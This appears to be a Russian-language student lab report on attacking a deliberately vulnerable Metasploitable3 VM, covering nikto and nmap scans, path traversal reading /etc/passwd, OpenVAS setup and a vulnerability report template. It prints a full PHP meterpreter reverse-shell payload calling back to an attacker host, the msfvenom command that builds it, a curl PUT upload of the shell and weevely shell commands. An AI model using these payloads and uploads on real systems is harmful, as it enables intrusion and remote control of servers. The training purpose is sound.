directory browsing'. Web Publisher should be disabled. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+
/uploads/../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../: Directory indexing found.
+
/uploads/../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../../../../../
../../../../../../../../../../../../../../../../: Abyss 1.03 reveals directory
listing when multiple '/'s are requested. See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2002-1078
+ /uploads/test.php: This might be interesting.
+ 8104 requests: 0 error(s) and 21 item(s) reported on remote host
+ End Time:          2023-07-08 04:50:23 (GMT-4) (28 seconds)
-----
-
+ 1 host(s) tested

```

- Результат показывает, что для каталога разрешен метод **PUT**. Кроме того видно, что на сервере найден нестандартный заголовок **ms-author-via**. Согласно информации в Сети, это говорит о том, что в веб сервере Apache настроен модуль [WebDAV](#), при этом возможно процесс загрузки файлов не контролируется. Это позволяет загрузить на сервер шелл **CVE-2002-1078**
- Просматриваем содержимое папки `/var/www/uploads`
Password? **bablabla**

```

Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
vagrant@ubuntu:/var/www/uploads$ ls
msf http put test.txt shell121.php shell12.php shell.php test test.php
vagrant@ubuntu:/var/www/uploads$ cat test
bablablavagrant@ubuntu:/var/www/uploads$ cat shell121.php
<?php /**/ error_reporting(0); $ip = '192.168.56.105'; $port = 6666; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();?>

```

```

└─(kali@kali)-[~]
└─$ nmap -sV 192.168.56.11
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-07 17:40 EDT
Nmap scan report for 192.168.56.11
Host is up (0.0036s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu
Linux; protocol 2.0)
80/tcp    open  http         Apache httpd
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
8181/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Service Info: Host: UBUNTU; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds

```

- Сканируем порты:

```

└─(kali@kali)-[~]
└─$ nmap -sV 192.168.56.11 -p 8181
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 04:08 EDT
Nmap scan report for 192.168.56.11
Host is up (0.00075s latency).

PORT      STATE SERVICE      VERSION
8181/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))

```

```

└─(kali@kali)-[~]
└─$ nmap -sV 192.168.56.11 -p 3500
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-08 04:11 EDT
Nmap scan report for 192.168.56.11
Host is up (0.00062s latency).

PORT      STATE SERVICE      VERSION
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))

```


- Подставляя в браузере =../..../ пытаемся добраться до корневых каталогов (УЯЗВИМОСТЬ!!!)

<http://192.168.56.11:3500/readme?os=../..../etc/passwd>

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:104:65534::/var/lib/nfs:/bin/false
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash mysql:x:105:111:MySQL
Server,,,:/nonexistent:/bin/false avahi:x:106:113:Avahi mDNS
```

```
daemon,,,:/var/run/avahi-daemon:/bin/false colord:x:107:115:colord colour
management daemon,,,:/var/lib/colord:/bin/false ftp:x:108:116:ftp
daemon,,,:/srv/ftp:/bin/false usbmux:x:109:46:usbmux
daemon,,,:/home/usbmux:/bin/false
Find more information at the metasploitable3 github repo.
```

vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash

<http://192.168.56.11:3500/readme?os=../../../../../../etc/group>

```
root:x:0: daemon:x:1: bin:x:2: sys:x:3: adm:x:4:syslog tty:x:5: disk:x:6:
lp:x:7: mail:x:8: news:x:9: uucp:x:10: man:x:12: proxy:x:13: kmem:x:15:
dialout:x:20: fax:x:21: voice:x:22: cdrom:x:24: floppy:x:25: tape:x:26:
sudo:x:27:vagrant,leia_organa,luke_skywalker,han_solo audio:x:29:
dip:x:30: www-data:x:33: backup:x:34: operator:x:37: list:x:38: irc:x:39:
src:x:40: gnats:x:41: shadow:x:42: utmp:x:43: video:x:44: sasl:x:45:
plugdev:x:46: staff:x:50: games:x:60: users:x:100: nogroup:x:65534:
libuuid:x:101: netdev:x:102: crontab:x:103: syslog:x:104: fuse:x:105:
messagebus:x:106: mlocate:x:107: ssh:x:108: vagrant:x:900: lpadmin:x:109:
smbashare:x:110: mysql:x:111: ssl-cert:x:112:
docker:x:999:boba_fett,jabba_hutt,greedo,chewbacca avahi:x:113:
scanner:x:114: colord:x:115: ftp:x:116: utempter:x:117:
```

Find more information at [the metasploitable3 github repo.]
(<https://github.com/rapid7/metasploitable3>)

sudo:x:27:vagrant,leia_organa,luke_skywalker,han_solo audio:x:29:

Скачать wpscan

```
└─(kali@kali)-[~]
└─$ wpscan --url http://192.168.56.121/myblog
```

```
-----
--          -----
\ \      / /  _ \ / ____|
\ \  /\  / / | |_) | (___  ___  _ _ _ _ _ ®
 \ \  \ / / | ___/ \___ \ / __/ _` | ' _ \
  \ /\ / | | ____ ) | (___ (___| | | | |
   \  \  | | |____/ \___\ \___, _ | | | |
```

WordPress Security Scanner by the WPScan Team

Version 3.8.24

Sponsored by Automattic - <https://automattic.com/>

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Scan Aborted: The url supplied 'http://192.168.56.121/myblog/' seems to be down (Couldn't connect to server)

Сканер OpenVAS

```
sudo apt install openvas
sudo gvm-check-setup
sudo gvm-setup
sudo gvm-start
sudo apt-get install postgresql
sudo service postgresql start
sudo apt-get install sqlite3
sudo service sqlite3 start
sudo apt install gvm -y
sudo gvm-setup
sudo gvm-feed-update
sudo gvm-start
```

Try:

<http://localhost:9392>

<https://127.0.0.1:9392>

Problems?

```
sudo gvmc --user=admin --new-password=passwd;
sudo runuser -u _gvm - gvmc --get-scanners
`sudo runuser -u _gvm - gvmc --modify-scanner [scanner id] --value [user id]`
```

```
sudo /usr/bin/pg_dropcluster --stop 14 main
```

Postgree v14 and change the port to 5432:

```
sudo nano /etc/postgresql/14/main/postgresql.conf
```

```
sudo systemctl restart postgresql
```

```
sudo systemctl stop postgresql@14-main
```

```
sudo /usr/bin/pg_dropcluster --stop 14 main
```

```
sudo runuser -u _gvm - gvmc --get-users --verbose
```

1. delete automatically generated cluster version 14 (use -stop if service status is not down):


2. `sudo pg_dropcluster -stop 14 main`

3. migrate cluster version 14 to version 15:








4. `sudo pg_upgradecluster 14 main`

- optionally, you can drop the old cluster:
- `sudo pg_dropcluster -stop 14 main`

Загружаем шелл на сервер



Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 msf_http_put_test.txt	2019-02-01 21:45	13	
 shell.php	2018-12-17 22:36	22	
 shell2.php	2018-12-17 22:43	1.1K	
 shell21.php	2018-12-17 22:43	1.1K	
 test	2018-12-15 18:51	9	
 test.php	2018-12-15 18:52	9	

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.105 lport=6666 -f  
raw > phpsHELLmetasploit.php
```

```
Metasploitable3-ub1404 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
GNU nano 2.2.6 File: /var/www/uploads/shell21.php

<?php /**/ error_reporting(0); $ip = '192.168.56.105'; $port = 6666; if (($f = 'stream_socket_client
vagrant@ubuntu:~$ cat /var/www/uploads/shell21.php
<?php /**/ error_reporting(0); $ip = '192.168.56.105'; $port = 6666; if (($f = 'stream_socket_client
') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a[1]; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();?>
```

Далее полученный php файл надо загрузить на сервер, например при помощи команды из Кали **curl**:

```
curl -i -X PUT -T phpshellmetasploit.php  
http://192.168.56.11:80/uploads/shell21.php
```

Далее переходим в каталог weeveily и генерируем шелл, команда

```
python3 weeveily.py generate 123 shell.php
```

generate – опция генерации шелла;
123 = пароля для подключения;
shell.php – имя файла.

```
python3 weeveily.py http://192.168.56.11:80/uploads/shell99.php 123
```

Задание_2:

Составьте отчет об уязвимости, рассмотренной в одном из примеров предыдущего урока.

Таблица Уязвимостей

- **Имя найденной уязвимости**
 - УЯ1:
- **URL**
<http://192.168.56.11/multilidae>
- **Описание и последствия**
 - На сайте <http://192.168.56.11/multilidae> разрешено индексирование каталогов, что позволяет получить доступ к информации в каталогах на сервере.
 - ссылка <http://192.168.56.11/mutillidae/index.php?page=../../../../../../../../etc/passwd> уязвима к атаке `path traversal`
 - например, `vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash`

Технические детали обнаружения и воспроизведения

Уязвимость расположена по адресу <http://192.168.56.11/multilidae>

Наименование продукта: Metasploitable3-ub1404 Linux VM

- Burp Suite > Intruder > Sniper

Демонстрация возможностей эксплуатации

см. выше

Выводы и рекомендации по устранению

- Запретить просмотр каталогов в веб-сервере.

Используемое программное обеспечение

При тестировании использовались:

- Burp Suite community edition
- Kali Linux
- Metasploitable3 (Ubuntu)
- Firefox web browser

Пример из урока:

Имя найденной уязвимости	URL	Описание и последствия
УЯ1	http://192.168.56.11/mutillidae/	На сайте http://192.168.56.11/mutillidae/ разрешено индексирование каталогов. Это позволяет получать доступ к информации, хранящейся в каталогах на сервере. Уязвимость позволяет получить доступ к конфиденциальной информации. Не требует дополнительных уязвимостей для эксплуатации.

Технические детали обнаружения и воспроизведения

Уязвимость расположена по адресу <http://192.168.56.11/mutillidae/>.

Наименование продукта: Metasploitable 3 Linux virtual machine.

Уязвимость можно обнаружить, протестировав ответы на запросы к наиболее часто используемым каталогам. В Burp Intruder:

The screenshot shows the Burp Suite Intruder interface. On the left, the 'Payload Positions' tab is active, displaying a GET request to `/mutillidae/images/`. The request body includes headers like `Host: 192.168.56.11`, `User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0`, and a cookie `showHints=1; PHPSESSID=fvsq1aotb1c7e01ef6138mms2; has_js=1`. On the right, the 'Payloads' tab is active, showing a 'Simple list' payload type. A red arrow points to the 'Payloads' list, which contains the value `0x0`, with a red label 'каталоги для перебора' (catalogs for brute force) pointing to it.

Демонстрация возможностей эксплуатации

см. выше

Выводы и рекомендации по устранению

Уязвимость позволяет получить доступ к конфиденциальной информации. Не требует дополнительных уязвимостей для эксплуатации. Рекомендации по устранению:

- → Запретить просмотр каталогов в веб-сервере.

Используемое программное обеспечение

При тестировании использовались:

- → Burp Suite community edition;
- → Kali Linux;
- → Firefox web browser.

Задание_3:

Изучите внимательно пример 3. К раскрытию какой конфиденциальной информации может привести такая атака? Ответ обоснуйте.

Как альтернативу Metasploit можно использовать любой из известных шеллов на php.

- индексация сайта
- подбор паролей


Задание_4:

- Сможет ли злоумышленник найти список пользователей bwarr, используя только сканер nikto? И если «ДА», то позволит ли найденная информация войти в систему? Ответ обоснуйте.
- да, по найденным ссылкам можем увидеть папки корневых каталогов

```
+ /mutillidae/index.php?page=../../../../../../../../../../../../etc/passwd
```

```
vagrant:x:900:900:vagrant,,:/home/vagrant:/bin/bash
```

- Далее использую **bwapp**, как в примере из урока



Заметки

- Туннель или шелл — означает туннельное соединение между клиентом и сервером. Выделяют “Reverse shell”, когда соединение инициализируется со стороны атакованного сервера к клиенту, и “Blind shell” когда соединение инициализируется со стороны клиента к серверу. Шелл как правило реализуется на том ЯП, на котором написана серверная часть веб приложений. Более подробно об организации шеллов можно почитать тут.
- Nikto — утилита, представляющая собой веб-сканер для исследования уязвимостей на сервере. Содержит много полезных сценариев. Предусмотрена в Kali Linux.
- Метод PUT — один из методов протокола (конкретно — запроса) HTTP. Может использоваться для создания нового ресурса в каталоге, для которого он разрешен.
- Обфускация - приведение исходного текста или исполняемого кода программы к виду, сохраняющему её функциональность, но затрудняющему анализ, понимание алгоритмов работы и модификацию при декомпиляции. Не является шифрованием.
- «Поднять права до root» — термин описывает эскалацию привилегий, в рамках которого злоумышленник повышает свои права в системе, например, до уровня привилегий пользователя root в Linux.
- Web Security Dojo, Samurai WTF и OWASP BWA — отдельные VM на основе Linux с большим количеством «уязвимостей» программного обеспечения. Цель — обучение. Как правило, такие среды можно скачать в виде готовой VM.

Выполнил: AndreiM